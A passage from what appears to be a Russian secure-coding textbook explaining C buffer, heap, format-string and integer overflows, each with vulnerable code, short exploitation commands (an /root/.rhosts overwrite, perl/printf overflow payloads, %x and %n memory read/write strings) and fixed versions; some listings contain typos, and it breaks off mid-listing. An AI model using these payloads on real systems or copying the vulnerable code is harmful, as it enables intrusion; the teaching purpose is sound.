В строке 8 первого примера используется функция strncpy(), в которой явно указывается, что из переданной в программу строки (argv[1]) только первые 128 символов могут быть помещены в буфер, так как именно такой объем буфера был выделен в строке 5. При этом, учитывая специфику выполнения функции strncpy(), в конец буфера принудительно записывается завершающий строку нуль байт (строка 9) на случай, если строка в argv[1] имеет больший размер.

Во втором примере динамически выделяется буфер размером, равным размеру введенных пользователем данных. Делается это с помощью функции malloc() (строка 5). Таким образом, переполнение буфера исключается.

Переполнение произвольного буфера

Суть уязвимости

В данном случае атаке подвергаются данные, размещаемые непосредственно после буфера. Это могут быть какие-то важные, с точки зрения функционирования программы, данные, например имя файла, данные о пользователе или указатели на функции. Сам буфер может находиться в любой области – сегменте данных (data или BSS), области локальных данных на стеке или в куче. Необходимым условием возникновения такой уязвимости является размещение важных данных пользователя непосредственно после буфера.

Пример уязвимого кода

Рассмотрим пример уязвимого кода.

```
1   #include <stdio.h>
2   #include <string.h>
3   char buf[20];
4   char tmpfile[20];
5   int main(int argc, char **argv)
6   {
7     FILE *tmpfd;
8     strcpy(tmpfile,"/tmp/vulprog.tmp");
9     gets(buf);
10    tmpfd = fopen(tmpfile, "w");
11    if (tmpfd == NULL) {
12      fprintf(stderr, "error opening %s \n", tmpfile);
13      exit(1);
14    }
15    fputs(buf, tmpfd);
16    fclose(tmpfd);
17  }
```

В приведенном примере используются два внешних буфера («buf» и «tmpfile») размером 20 байтов каждый, которые располагаются в сегменте неинициализированных данных BSS (строки 3 и

4). Программа вводит из входного потока в буфер «buf» некоторый текст (строка 9) и записывает его во временный файл (строка 15), имя которого (/tmp/vulprog.tmp) находится в буфере «tmpfile» (строка 8).

В приведенном коде нет проверки на объем данных, вводимых из входного потока (строка 9). В результате они могут переполнить буфер «buf» и исказить имя файла (содержимое буфера «tmpfile»), с которым работает программа.

Пример использования уязвимости

В среде Unix программу, ожидающую ввода данных из входного потока, можно вызвать с помощью следующего конвейера, в котором на стандартный ввод атакуемой программы передается вывод, например, команды «echo»:

```
echo 'атакующий текст' |  vulprog
```

В этом примере атакующий текст содержит текстовую строку длиной 20 символов, которая должна быть записана в файл, а затем — имя некоторого системного файла, содержимое которого нужно модифицировать, например /root/.rhosts.

Данная программа должна выполняться с правами администратора системы, чтобы имеющаяся в ней уязвимость проявила себя.

После переполняемого буфера могут находиться данные разных типов и с разным содержимым; в зависимости от этого будет меняться и атакующая программа, и конкретный способ использования уязвимости.

Способ защиты от уязвимости

Поскольку причина уязвимости кроется в особенностях выполнения функции gets(), следует использовать безопасную функцию, которая проверяет размер вводимого текста, например функцию чтения данных из файла с прототипом:

```
char *fgets(char * buf, int size, FILE * fd),
```

где *buf* – буфер, в который следует ввести данные, *size* – размер буфера, *fd* – дескриптор открытого файла (для стандартного входного потока – это *stdin*).

Пример безопасного кода

Ниже приводится пример программы, в которой рассмотренная уязвимость устранена: в строке 9 вместо функции gets() использована функция fgets().

```
1   #include <stdio.h>
2   #include <string.h>
3   char buf[20];
4   char tmpfile[20];
5   int main(int argc, char **argv)
6   {
7     FILE *tmpfd;
8     strcpy(tmpfile,"/tmp/vulprog.tmp");
9     fgets(buf, 20, stdin);
10    tmpfd = fopen(tmpfile, "w");
11    if (tmpfd == NULL) {
12      fprintf(stderr, "error opening %s \n", tmpfile);
13      exit(1);
14    }
15    fputs(buf, tmpfd);
16    fclose(tmpfd);
17  }
```

Переполнение буфера, размещенного на куче

Переполнение буфера, размещенного на куче, определяют обычно как переполнение кучи. В результате переполнения кучи также происходит перезапись области памяти, расположенной рядом с переполняемым буфером, в которой могут находиться значения важных для функционирования программы переменных, а также адреса динамических функций и, при определенных условиях, адреса возврата.

Переполнение буфера в куче использовать сложнее, чем переполнение в стеке. Тем не менее, недооценивать его не следует, прежде всего, потому, что они являются одним из методов обхода таких защит, как LibSafe и StackGuard (http://www.shell-storm.org/papers/files/539.pdf).

Суть уязвимости

Для хранения очень больших объемов данных, размер которых заранее неизвестен и определяется во время исполнения программы, часто используют кучу – специальную область памяти, которая, в отличие от стека, растет вверх.

В основе работы с памятью лежат две операции: динамическое выделение памяти и ее освобождение. Функции выделения памяти, в общем случае, возвращают указатель на блок памяти размером, не меньшим, чем указанное в вызове функции количество байтов. Полученный таким образом блок памяти можно использовать в произвольных целях. Аргументом функции освобождения памяти является указатель на блок памяти, предварительно полученный с помощью функции выделения памяти. После выполнения функции освобождения памяти эта часть памяти может быть выделена вновь, но ее содержимое теряется.

В табл. 7.2 приведено описание некоторых функций из стандартной библиотеки ANSI C, предназначенных для работы с памятью.

Именно неправильное использование указанных выше функций лежит в основе уязвимости «переполнение кучи».

Проблема уязвимости переполнения кучи возникает из-за отсутствия проверки границ выделяемой памяти. В этом случае у злоумышленника появляется возможность переопределить значения указателей (например, указателя на файл и указателей на функции). Кроме того, уязвимость переполнения кучи связана с возможностью исполнения в куче программного кода.

Таблица 7.2

Функции работы с памятью

Функция	Пояснение
void *malloc(size_t *size*)	Выделяет блок памяти размером, заданным аргументом *size*
void *calloc(size_t *nmemb*, size_t *size*)	Выделяет блок памяти в виде массива из *nmemb* элементов, каждый элемент имеет размер *size* байтов
void *realloc(void **ptr*, size_t *size*)	Изменяет размер блока памяти, на который указывает *ptr*, в соответствии с заданным значением *size*, и возвращает указатель на (возможно) перераспределенный блок памяти
void *memset(void **buf*, int *character*, size_t *len*)	Копирует в область памяти, заданную аргументом *buf*, повторенное *len* раз значение символа, заданного аргументом *character*
void *memcpy(void **dst*, const void **src*, size_t *len*)	Копирует *len* байтов из области памяти, заданной аргументом *src*, в область памяти, заданную аргументом *dst*
void *mmap(void **addr*, size_t *len*, int *protect*, int *flags*, int *fd*, off_t *offset*)	Отображает файл или устройство, заданные аргументами *fd* и *offset*, на область памяти
void free(void **ptr*)	Освобождает блок памяти, заданный аргументом *ptr* (освобождаемый блок памяти должен был быть выделен с помощью функций malloc(), calloc(), realloc())

Пример уязвимого кода

В приведенной ниже программе можно заметить, что пользователь может записать в массив «buff» данные, длина которых будет существенно превышать размер массива.

```
1   #include <malloc.h>
2   #include <string.h>
```

```
3
4    int main(int argc, char **argv)
5    {
6      char *ptr, buff[10];
7      ptr = (char *)malloc(sizeof(buff));
8      strcpy(buff,argv[1]);
9      free(ptr);
10   }
```

Так, если на вход программе передать строку, состоящую из 256 повторений заглавной буквы «A», то это приведет к аварийному завершению программы. В данном случае аварийное завершение программы возникает при выполнении функции free(): при копировании данных (строки из 256 букв «A») в буфер «buff» возникает переполнение буфера, в результате которого будет переопределено значение указателя «ptr» – переменная «ptr» получит новое значение, равное 0x41414141. В результате функция free() пытается освободить память по адресу 0x41414141, который не соответствует адресу выделенной с помощью функции malloc() памяти, что и приводит к аварийному завершению программы.

Пример использования уязвимости

Для того чтобы использовать уязвимость переполнения кучи, необходимо хорошо понимать процессы, протекающие при работе с памятью. Приведем простой пример того, как злоумышленник может воспользоваться уязвимостью переполнения кучи и передать управление собственному коду.

Очевидно, что, прежде всего, злоумышленник должен расположить в памяти, начиная с некоторого адреса, вредоносный код и получить адрес этого кода. Этот процесс уже был подробно описан ранее (см. подраздел «Переполнение буфера на стеке»).

Следующим этапом атаки является передача управления этому коду за счет использования уязвимости переполнения кучи. Приведем пример подобной передачи.

Ранее описывалось, как можно привести программу к аварийному завершению, передав на вход строку, состоящую из 256 повторений заглавной буквы «A».

Для передачи управления расположенному в памяти вредоносному коду на вход программы должна быть передана последовательность, которая:

а) переполнит буфер, выделенный с помощью функции malloc(),

б) переопределит указатель «ptr» так, чтобы новое значение соответствовало реальному адресу из кучи, и

в) перезапишет адрес системной функции таким образом, чтобы при отработке функции free() управление было передано на адрес, который злоумышленник полностью контролирует.

Примером подобного вызова в среде UNIX может быть следующая строка:

```
./ heap_overflow_example `perl -e 'print "A"x28'``printf
"\xff\x84\x04\x08"``perl -e 'print "A"x28'`
```

Для успешного использования уязвимости необходимо выбрать для переопределения значения указателя адрес, который должен находиться в области кучи, иначе программа завершится аварийно.

Способы защиты от уязвимости

Приемов использования уязвимости переполнения кучи существует очень много, и поэтому дать определенные и четкие рекомендации, как следует создавать безопасный код, достаточно сложно. Очевидно, что необходимо тщательно отслеживать соответствие объемов передаваемых в программу данных и способов обработки этих данных. Для этого необходимо использовать дополнительные проверки на вводимые данные и их размер.

Также можно рекомендовать следующее.

Использование библиотеки libsafe. Библиотека «libsafe» переписывает некоторые ненадежные функции (http://portfolio.daddah.com/lbs/References/Libsafe%20-%20Whitepaper.pdf). Эта библиотека используется вместе со стандартной библиотекой Lib.c, но загружается раньше библиотеки Lib.c. Это позволяет

библиотеке «libsafe» перехватывать вызовы ненадежных функций из стандартной библиотеки «C» и использовать вместо них свои собственные функции, при этом семантика функций остается неизменной. Ниже приводится список ненадежных функций, переписанных в данной библиотеке:

```
strcpy(char *dest, const char *src)
strcat(char *dest, const char *src)
getwd(char *buf)
gets(char *s)
scanf(const char *format,...)
realpath(char *path, char resolved_path[])
sprintf(char *str, const char *format,...)
```

Использование безопасных функций при программировании. Как уже было сказано, в «C» многие стандартные функции не проверяют длину строки. Это касается, например, функций strcpy(), gets(), sprintf(). Поэтому вместо них лучше использовать их безопасные аналоги: strncpy(), fgets(), snprintf(). При использовании безопасной строковой функции программист должен, среди прочих параметров функции, передать и максимальный размер выделенной области памяти, в которую записывается результат функции.

Использование метода защиты на основе "canary word". При выделении динамической памяти определяются специальные байты в конце выделенной области, которые используются для контроля целостности. Перед тем как записывать что-либо в память, генерируется случайное двойное слово — так называемое «canary word», которое заносится одновременно в глобальную переменную и в последние байты выделенной области. Если при записи в выделенную область произойдет переполнение, «canary word» в конце выделенной области будет затерто кодом эксплойта.

Пример безопасного кода

Для того чтобы преобразовать приведенный ранее пример уязвимого кода к безопасному виду, необходимо, прежде всего, добавить проверку на переполнение буфера данными, вводимы-

ми пользователем, чтобы не допустить переустановку значения указателя «ptr» (строка 7).

```
1    #include <malloc.h>
2    #include <string.h>
3
4    int main(int argc, char **argv)
5    {
6      char *ptr,buff[10];
7      ptr = (char *)malloc(sizeof(buff));
8      strncpy(buff,argv[1],10);
9      free(ptr);
10   }
```

7.1.3. Уязвимость строки формата

Суть уязвимости

Функции работы со строками, входящие в стандартную библиотеку ANSI C, часто обрабатывают так называемые форматирующие строки, или строки формата. Они позволяют динамически составлять и задавать формат строк, используя соответствующие спецификаторы формата. Наличие каждого спецификатора формата в форматирующей строке предполагает наличие дополнительного аргумента соответствующего типа в вызове такой функции [ ]. Примеры функций, которые могут быть уязвимыми, приведены в табл. 7.3.

Таблица 7.3

Примеры уязвимых функций

Функция	Описание
printf(), wprintf()	Вывод в *stdout*
fprintf(), fwprintf()	Вывод в файл
fscanf(), fwscanf()	Ввод из потока (*stream*)
scanf(), wscanf()	Ввод из *stdin*
sprint(), swprintf()	Вывод в буфер
sscanf(), swscanf()	Ввод из буфера
vfprintf(), vwfprintf()	Вывод в поток
vsprintf()	Вывод в буфер (обычно используется с буферами диагностики *setproctitle, syslog, err*, verr*, warn*, rwarn**)

В общем случае, вызов такой функции можно представить следующим образом:

имя_функции(*арг0*, *форматирующая_строка*, *арг1*, *арг2*, …);

Здесь наличие и назначение аргумента *арг0* зависит от конкретной функции; например, в функциях, использующих «stdin» и «stdout», данный аргумент отсутствует; в функциях fscanf() и fprintf() аргумент *арг0* задает используемый файл, и т.д. С точки зрения возможной уязвимости, наибольший интерес представляют остальные аргументы – форматирующая строка и аргументы *арг1*, *арг2*, … . Форматирующая строка должна быть указана при вызове функции обязательно. Количество аргументов *арг1*, *арг2*, … и их типы должны в точности соответствовать количеству и типам спецификаторов формата, включенных в форматирующую строку.

В общем случае, спецификатор формата имеет вид:

%*флаг ширина_поля*.*точность тип_формата*

Здесь тип формата определяет тип и способ интерпретации соответствующего аргумента; ширина поля и точность позволяют задать количественные характеристики для представления значения; флаги, в зависимости от типа формата, определяют дополнительные особенности представления значения. В общем случае, в спецификаторе

формата должны обязательно присутствовать символ % и тип формата. Другие опции не обязательны и могут быть опущены.

Для извлечения данных наиболее часто используются спецификаторы формата %s, %c, %x, %d. Для записи данных, наряду с указанными, используется еще и спецификатор формата %n. Принцип использования каждого из этих спецификаторов на примере функции printf() приведен в табл. 7.4. Здесь следует отметить, что вызов библиотечных функций осуществляется так же, как и любых других функций; для них так же создается на стеке локальный фрейм, имеющий такую же структуру. Функция извлекает значения своих аргументов из стека.

Таблица 7.4

Принципы обработки спецификаторов формата

Спецификатор	Преобразование аргумента
s	Из стека извлекается слово, которое трактуется как указатель на строку (состоящую из однобайтовых символов); затем по данному адресу производится чтение символов строки, пока не встретится признак конца строки – 0x00 (нуль байт), либо запрещенная ячейка. Прочитанные символы выводятся в «stdout»
ls	То же, что и при s, но только строка состоит из двухбайтовых символов или Unicode-символов
S	То же, что и при ls
c	Из стека извлекается и выводится в «stdout» аргумент, представляющий собой один однобайтовый символ
lc	Из стека извлекается и выводится в «stdout» аргумент, представляющий собой один двухбайтовый символ (Unicode-символ)
C	То же, что и при lc
x	Из стека извлекается слово, содержимое которого в шестнадцатеричном виде выводится в «stdout» (буквы для обозначения соответствующих шестнадцатеричных цифр выводятся в нижнем регистре)

Продолжение табл. 7.4

X	Из стека извлекается слово, содержимое которого в шестнадцатеричном виде выводится в «stdout» (буквы для обозначения соответствующих шестнадцатеричных цифр выводятся в верхнем регистре)
d	Из стека извлекается слово, содержимое которого преобразуется в десятичную систему счисления и выводится в «stdout» (число типа «signed integer» – целое со знаком)
u	Из стека извлекается слово, содержимое которого преобразуется в десятичную систему счисления и выводится в «stdout» (число типа «unsigned integer» – беззнаковое целое)
n	Из стека извлекается слово, содержимое которого трактуется как адрес; по полученному таким образом адресу записывается число символов, которое было скопировано функцией

Дополнительные опции	Модификация
.X	Задается минимальная ширина поля (*X*), в котором будет размещен преобразованный аргумент
X$	Из стека, вместо слова из его вершины, извлекается слово с номером *X*
h	Соответствующий аргумент интерпретируется как «short int»

Рассмотрим две функции – print_function_1() и print_function_2().

```
void print_function_1(char *string)
    {
      printf("%s", string);
    }

    void print_function_2(char *string)
    {
      printf(string);
    }
```

Если код функции print_function_1() не является опасным, то более простая функция print_function_2(), выполняющая, как может показаться сначала, то же самое действие, небезопасна (Howard, LeBlanc, Viega. The 19 Deadly Sins of Software Security, глава 2. URL: http://www.devx.com/assets/download/ 14034.pdf).

Рассмотрим, что произойдет, если в качестве параметра в эти функции передать строку "%d%d%d%d". Функция print_function_1() выведет эту строку в «stdout». Функция print_function_2() рассматривает эту строку как форматирующую и, встретив в ней элементы, имеющие вид спецификаторов формата, будет полагать, что на стеке находятся еще дополнительные целочисленные аргументы. Соответственно, функция print_function_2() извлечет из стека эти аргументы и выведет их в «stdout». Таким образом, желание программиста сократить код может оказаться весьма пагубным и открывает брешь для изменения хода работы программы.

Если рассмотреть спецификатор формата "%n", то он представляет еще большую опасность. Встретив такой спецификатор, функция извлекает из стека указатель (адрес), и по этому адресу записывает количество символов в уже сформированной части строки. Таким образом, передав форматирующую строку, содержащую %n, злоумышленник может осуществлять запись в память процесса.

Если атакующий может передать управляющую строку функции форматирования ANSI C целиком или частично, уязвимость имеет место. Комбинируя различные спецификации и пользуясь тем, что управляющая строка, как аргумент функции, хранится на стеке, можно производить чтение и запись по произвольному адресу памяти.

Пример уязвимого кода

В следующей программе показано неправильное использование двух функций: snprintf() и printf().

```
1    #include <stdio.h>
2    #include <string.h>
3
4    int main(int argc, char *argv[])
5    {
6    char text[1024];
```

```
7    int int_num = -56;
8    unsigned int len;
9    if (argc<2)
10   {
11     printf("Usage: %s <text to print>\n",argv[0]);
12     exit(0);
13   }
14   len = strlen(argv[1])+1;
15   snprintf(text,(len>1024)?(1024):(len), argv[1]);
16   printf(text);
17   printf("\n");
18   exit(0);
19   }
```

В программе в строках 15 и 16 функции snprintf() и printf() используются без строк формата.

Пример использования уязвимости

Существует несколько приемов использования уязвимости.

Во-первых, злоумышленник может аварийно завершить выполнение программы. Для аварийного завершения программы достаточно обратиться к невыделенной, несуществующей или заблокированной ячейке памяти, что можно сделать с помощью спецификатора %s. Пусть название скомпилированной программы будет string_pr. Тогда следующий вызов приведет к аварийному завершению:

```
./string_pr  %s%s%s%s%s
Segmentation fault
```

Во-вторых, злоумышленник может несанкционированно прочитать содержимое памяти. Для этого программу ему необходимо вызвать со следующими параметрами:

```
./ string_pr  "AAAA %08x %08x %08x %08x"
AAAA 00000000 41414141 30303020 30303030
```

Более того, при желании злоумышленник может прочитать содержимое стека, для чего ему будет необходимо выполнить уязвимую программу со следующими параметрами:

```
./ string_pr  "AAAA %2\$x"
AAAA 41414141
```

Существует возможность не только читать, но и записывать в память произвольную информацию. Запись будет производиться при использовании спецификатора %n – сначала в стеке окажется слово 0x0804956c (используется адрес переменной num), которое будет использовано в качестве адреса для “%n”:

```
./string_pr  `printf "\x6c\x95\x04\x08"`%x%n
0
./string_pr  `printf "\x6c\x95\x04\x08"`%08x%n
00000000
```

Способы защиты от уязвимости

Необходимо тщательно следить за тем, чтобы потенциально уязвимые функции использовались безопасным образом. Иногда отследить это достаточно сложно. Существует ряд приемов, рассмотрим их подробнее.

Использование утилит проверки кода. Данные утилиты осуществляют проверку кода программ на предмет выявления неправильного применения функций, работающих с форматными строками. Приведем список утилит и их краткое описание.

ObjDump, *GDB* – стандартные утилиты (отладчики) ОС Linux, с помощью которых можно определить при необходимости библиотечные вызовы функций, проанализировать работу программы на уровне машинных инструкций, проверить число и тип параметров, передаваемых функциям семейства «printf» .

FormatGuard выявляет уязвимости в строке формата «printf» и в случае обнаружения прекращает работу программы. FormatGuard предлагается в виде варианта «glibc». Для защиты требуется перекомпиляция программы с данной версией «glibc».

В *Libformat* применяется фильтрации для обнаружения и исключения «опасных» спецификаторов формата, таких как %n. Libformat представляет собой динамическую библиотеку, которая экспортирует функции «libc», воспринимающие спецификаторы формата. При

обнаружении форматной строки со спецификатором, Libformat формирует запись в «syslog» и завершает текущий процесс.

Библиотека *Libsafe* версии 2.0 может предотвращать появление дефектов, приводящих к переполнению буфера, и некорректное использование строки формата оператора «printf» за счет прекращения выполнения функции. Однако данная библиотека бессильна в случае программ, скомпилированных с ключом -fomit-frame-pointer, не использовать указатель на стековый фрейм. (Эффективное использование GNU make. URL: http://www.codenet.ru/progr/cpp/ gmake.php.)

Sharefuzz – динамический отладчик. Принцип его работы заключается в передаче таких входных значений, которые состоят из длинных строк, строк, содержащих спецификаторы формата, и в последующем анализе дампа ядра этой программы.

PScan сканирует исходные тексты на C/C++ в поисках некорректного использования функций, аналогичных printf.

FlawFinder – это статический сканер исходных текстов программ, написанных на «C» и «C++». Выполняет поиск функций, которые чаще всего используются некорректно, присваивая им коэффициенты риска.

Приведем конкретный пример использования утилиты FlawFinder.

```
./flawfinder  string_pr .c
Flawfinder version 1.26, (C) 2001-2004 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 158
Examining fst1.c
string_pr.c:12:  [4] (format) snprintf:
  If format strings can be influenced by an attacker, they can be
  exploited, and note that sprintf variations do not always \0-terminate. Use
a
  constant for the format specification.
string_pr .c:13:  [4] (format) printf:
  If format strings can be influenced by an attacker, they can be
  exploited. Use a constant for the format specification.
string_pr.c:5:  [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
```

Как видно из приведенного примера, утилита подробным образом анализирует код переданной ей на вход программы и комментирует возможные уязвимые места программы.

Использование опций компилятора. Еще одним действенным способом обнаружения возможных уязвимостей является использование дополнительных опций компилятора. Если говорить о самом популярном на настоящее время компиляторе «gcc», то у него существует целый ряд дополнительных опций, которые позволяют обнаружить уязвимость.

Рассмотрим подобные опции, а также возможности, которые эти опции предоставляют.

-Wformat

Данная опция осуществляет при компиляции проверку на соответствие типов аргументов типам, указанным в строке формата. Также с ее помощью может быть проведена проверка на отсутствие аргументов для строки формата для некоторых функций, для этого надо использовать опцию -Wnonnul вместе с опцией -Wformat.

-Wformat-nonliteral

Данная опция позволяет проводить проверку на отсутствие постоянной строки формата.

-Wformat-security

При использовании данной опции происходит поиск функций семейства printf() на наличие неконстантных строк формата, либо на отсутствие таковых вообще.

-Wformat=2

Использование данной опции эквивалентно совокупности опций.

-Wformat -Wformat-nonliteral -Wformat-security

Приведем простейший пример использования проверки программного кода с помощью дополнительных опций компилятора.

```
gcc -Wformat -Wformat-security  -o string_pr  string_pr .c
string_pr .c: In function 'main':
string_pr .c:12: warning: format not a string literal and no format arguments
```

string_pr .c:12: warning: format not a string literal and no format arguments

string_pr .c:13: warning: format not a string literal and no format arguments

string_pr .c:15: warning: unsigned int format, pointer arg (arg 2)

Пример безопасного кода

Приведем пример программы, правильно использующей функции snprintf() и printf().

```
1   #include <stdio.h>
2   #include <string.h>
3
4   int main(int argc, char *argv[])
5   {
6     char text[1024];
7     static int int_num = -56;
8     unsigned int len;
9     if (argc<2)
10    {
11      printf("Usage: %s <text to print>\n",argv[0]);
12      exit(0);
13    }
14    len = strlen(argv[1]) + 1;
15    snprintf(text, (len>1024)?(1024):(len),"%s", argv[1]);
16    printf("%s",text);
17    printf("\n");
18    exit(0);
19  }
```

7.1.4. Уязвимость целочисленного переполнения

Уязвимость целочисленного переполнения (Integer Overflow) связана с типами данных: для каждого типа в памяти отводится фиксированное количество байт. Число может быть представлено как со знаком, так и без знака; также следует добавить, что переменной одного типа может быть присвоено значение другого типа.

Целочисленное переполнение разбивается на следующие классы уязвимостей: переполнение разрядной сетки (Widthness Overflow), арифметическое переполнение (Arithmetic Overflow) и знаковые ошибки (Signedness Bugs).

Эти уязвимости опасны тем, что приложение не может определить, произошло переполнение или нет. Дефекты могут быть использованы с целью влияния на размер буфера, значение индекса элемента массива и др.

Рассмотрим суть каждого класса уязвимости целочисленного переполнения (целочисленное переполнение: защита; URL: http://securityvulns.ru/articles/digitalscream/integer2.asp).

Переполнение разрядной сетки (Widthness Overflow)

Суть уязвимости

Типы данных и диапазон значений, отводимый для них, приведены в табл. 7.5.

Таблица 7.5

Типы данных

Тип данных	Минимальное значение	Максимальное значение
signed int (int)	0x80000000	0x7fffffff
unsigned int	0x00000000	0xffffffff
signed short (short)	0x8000	0x7fff
unsigned short	0x0000	0xffff
signed char (char)	0x80	0x7f
unsigned char	0x00	0xff

Переполнение происходит при попытке записать в переменную значение, превышающее максимально возможное число. Поведение программы в таких ситуациях зависит от используемого компилятора; обычно компиляторы не включают в программы дополнительные коды для проверки ошибок переполнения.

Пример уязвимого кода

Данный тип уязвимости может возникнуть при неправильном использовании функций, определенных в языке «C»/«C++». Так, функция strlen(), например, возвращает значение типа «size_t». Тип «size_t» есть тип целого без знака, т.е. «unsigned int». Если программист при создании программного кода не учтет того, что функция возвращает значение именно такого типа, то существует вероятность возникновения критической уязвимости. Приведем пример подобного уязвимого кода.

```
1    #include <stdio.h>
2    #include <string.h>
3    #define BUFSIZE 128
4
5    int main(int argc, char *argv[])
6    {
7      char buf[BUFSIZE];
8      unsigned short shLength;
9      shlength = strlen(argv[1]);
10     printf("%d\n",shLength);
11     return(0);
12   }
```

В приведенном примере в строке 8 переменной «shLength», имеющей тип «unsigned short» (строка 7), присваивается результат функции strlen(), возвращающей значение типа «unsigned int». В результате может возникнуть ситуация, при которой в переменную «shLength» будет записано искаженное значение – только младшие цифры результата, возвращаемого функцией.

Пример использования уязвимости

Использовать данную уязвимость злоумышленник может, организовав аварийное завершение программы или вызвав переполнение буфера, что, в свою очередь, может заставить программу выполнить Shell-код.

Приведем пример того, как злоумышленник может инициировать аварийное завершение программы.

```
1   #include <stdio.h>
2   #include <string.h>
3   #define BUFSIZE 128
4
5   int main(int argc, char *argv[])
6   {
7     char buf[BUFSIZE];
8     unsigned short shLength;
9
10    if (argc != 2){
11      printf("Usage %s int buffer\n",argv[0]);
12      return(1);
13    }
14
15    printf("%d \n", strlen(argv[1]);
16    shlength = strlen(argv[1]);
17    printf("%d\n",shLength);
18    if(shLength>=100){
19      printf("Error\n");
20      return -1;
21    }
22    strcpy(buf,argv[1]);
23    printf("Buffer is %s\n",buf);
24    return(0);
25  }
```

В программе допущена ошибка несоответствия типа (строки 8 и 16). Посмотрим, что происходит при передаче программе различных значений аргументов. Для тестирования удобно использовать соответствующую конструкцию языка «perl», который поддерживается, как правило, многими Shell-оболочками. Эта конструкция имеет вид: `perl -e 'print "*A*"x*N*`.

Здесь *A* – символ, который должен быть выведен в «stdout», а *N* – целое число, которое определяет, сколько раз символ *A* должен быть выведен в «stdout».

Пусть уязвимая программа носит название «prog_w». Рассмотрим несколько прогонов уязвимой программы с разными тестовыми значениями входных параметров.

```
Прогон 1
./prog_w `perl -e 'print "A"x12'`
12
12
Buffer is AAAAAAAAAAAA

Прогон 2
./prog_w `perl -e 'print "A"x140'`
140
140
Error

Прогон 3
./prog_w `perl -e 'print "A"x65535'`
65535
65535
Error

Прогон 4
./prog_w `perl -e 'print "A"x65536'`
65536
0
Buffer is AAA...[65529]...AAA
Segmentation fault
```

Обратим внимание на то, что программа по-разному реагирует на полученные входные данные, реакция зависит от их длины. Если программа получает аргумент (строку символов), длина которого не превышает заданного в ней ограничения (100 символов – прогон 1), программа выполняется корректно и выводит на экран правильные результаты, что и подтверждает тестовый прогон программы. Если же длина аргумента превышает заданное ограничение, на экран должно быть выведено соответствующее сообщение об ошибке, при этом программа должна завершиться штатно. Такое

ожидаемое поведение программы имело место при втором и третьем тестовых запусках программы – прогоны 2 и 3.

При последнем тестовом запуске (прогон 4) программа (возможно, неожиданно) завершилась аварийно. Такое поведение программы вызвано тем, что ей передается аргумент, длина которого не может быть представлена правильно в поле формата «unsigned short». Как следует из табл. 7.4, максимальное значение, которое может быть представлено в поле формат «unsigned short» равно 0xffff или 65535. Если присвоить переменной типа «unsigned short» большее значение, старшие разряды числа, выходящие за пределы разрядной сетки, будут просто отброшены, без какого-либо сообщения об ошибке. Поэтому в последнем тестовом прогоне, когда программе передается строка длиной 65536 символов (или в шестнадцатеричном виде 0x10000), в переменную «shLengh» будет записан 0! Внутренняя проверка, включенная в программу (строка 18), ошибку не обнаружит, и будет выполняться копирование строки в буфер (строка 22), в результате чего произойдет переполнение буфера.

А если злоумышленник имеет возможность переполнить буфер, то логично предположить, что он не только может аварийно завершить программу, но и передать управление на собственный Shell-код.

Пример безопасного кода

Для того чтобы избежать целочисленного переполнения, нужно использовать одни и те же типы переменных: в строке 8 вместо типа «unsigned short» необходимо использовать тип «unsigned int» или, что лучше, тип «size_t», используемый в описании библиотечных функций обработки строк.

```
1   #include <stdio.h>
2   #include <string.h>
3   #define BUFSIZE 128
4
5   int main(int argc, char *argv[])
6   {
```

```
7       char buf[BUFSIZE];
8       unsigned int shLength;
9       shlength = strlen(argv[1]);
10      printf("%d\n",shLength);
11      return(0);
12  }
```

Арифметическое переполнение (Arithmetic overflow)

Суть уязвимости

Арифметическое переполнение возникает в результате арифметических операций: умножения, сложения, вычитания. Например, прибавив к максимальному положительному значению единицу, можно получить минимальное отрицательное значение. Также существует возможность получения нулевого значения переменной в результате операции сложения или умножения из-за переполнения разрядной сетки, результатом становится младшая часть истинного результата.

Суть сказанного лучше всего разобрать на примере программы, приведенной ниже. В ней выполняются арифметические операции, приводящие к переполнению разрядной сетки: сложение (строки 24 – 29, 41), умножение (строка 42) и вычитание (строка 45) с данными разных целочисленных типов. Для наглядности для каждой операции выводится значение операнда до и после ее выполнения.

```
1   #include <stdio.h>
2   int main(int argc, char **argv)
3   {
4     signed  int    si_var;
5     unsigned int   ui_var;
6     signed  short  ss_var;
7     unsigned short us_var;
8     signed  char   sc_var;
9     unsigned char  uc_var;
10    si_var = 0x7FFFFFFF;
11    ui_var = 0xFFFFFFFF;
```

```
12      ss_var = 0x7FFF;
13      us_var = 0xFFFF;
14      sc_var = 0x7F;
15      uc_var = 0xFF;
16      printf("MAXIMAL:\n");
17      printf("si_var = 0x%.08X [%d bits] [%d]\n",
              si_var,sizeof(si_var) * 8,si_var);
18      printf("ui_var = 0x%.08X [%d bits] [%u]\n",
              ui_var,sizeof(ui_var) * 8,ui_var);
19      printf("ss_var = 0x%.08X [%d bits] [%d]\n",
              ss_var,sizeof(ss_var) * 8,ss_var);
20      printf("us_var = 0x%.08X [%d bits] [%d]\n",
              us_var,sizeof(us_var) * 8,us_var);
21      printf("sc_var = 0x%.08X [%d bits] [%d]\n",
              sc_var,sizeof(sc_var) * 8,sc_var);
22      printf("uc_var = 0x%.08X [%d bits] [%d]\n",
              uc_var,sizeof(uc_var) * 8,uc_var);
23
24      si_var++;
25      ui_var++;
26      ss_var++;
27      us_var++;
28      sc_var++;
29      uc_var++;
30      printf("MAXIMAL + 1:\n");
31      printf("si_var = 0x%.08X [%d bits] [%d]\n",
              si_var,sizeof(si_var) * 8,si_var);
32      printf("ui_var = 0x%.08X [%d bits] [%u]\n",
              ui_var,sizeof(ui_var) * 8,ui_var);
33      printf("ss_var = 0x%.08X [%d bits] [%d]\n",
              ss_var,sizeof(ss_var) * 8,ss_var);
34      printf("us_var = 0x%.08X [%d bits] [%d]\n",
              us_var,sizeof(us_var) * 8,us_var);
35      printf("sc_var = 0x%.08X [%d bits] [%d]\n",
              c_var,sizeof(sc_var) * 8,sc_var);
36      printf("uc_var = 0x%.08X [%d bits] [%d]\n",
              uc_var,sizeof(uc_var) * 8,uc_var);
37      printf("\nДополнительно:\n");
38      int itest;
```

```
39      itest = 0x20000000;
40      printf("itest = 0x%.08x [%d]\n",itest,itest);
41      printf("itest + 0xe0000000 = 0x%.08x [%d]\n",
              itest +   0xe0000000,itest + 0xe0000000);
42      printf("itest * 0x8 = 0x%.08x [%d]\n",
              itest * 0x8,itest * 0x8);
43      itest = 0x80000000;
44      printf("itest = 0x%.08x [%d]\n",itest,itest);
45      printf("itest - 0x10000000 = 0x%.08x [%d]\n",
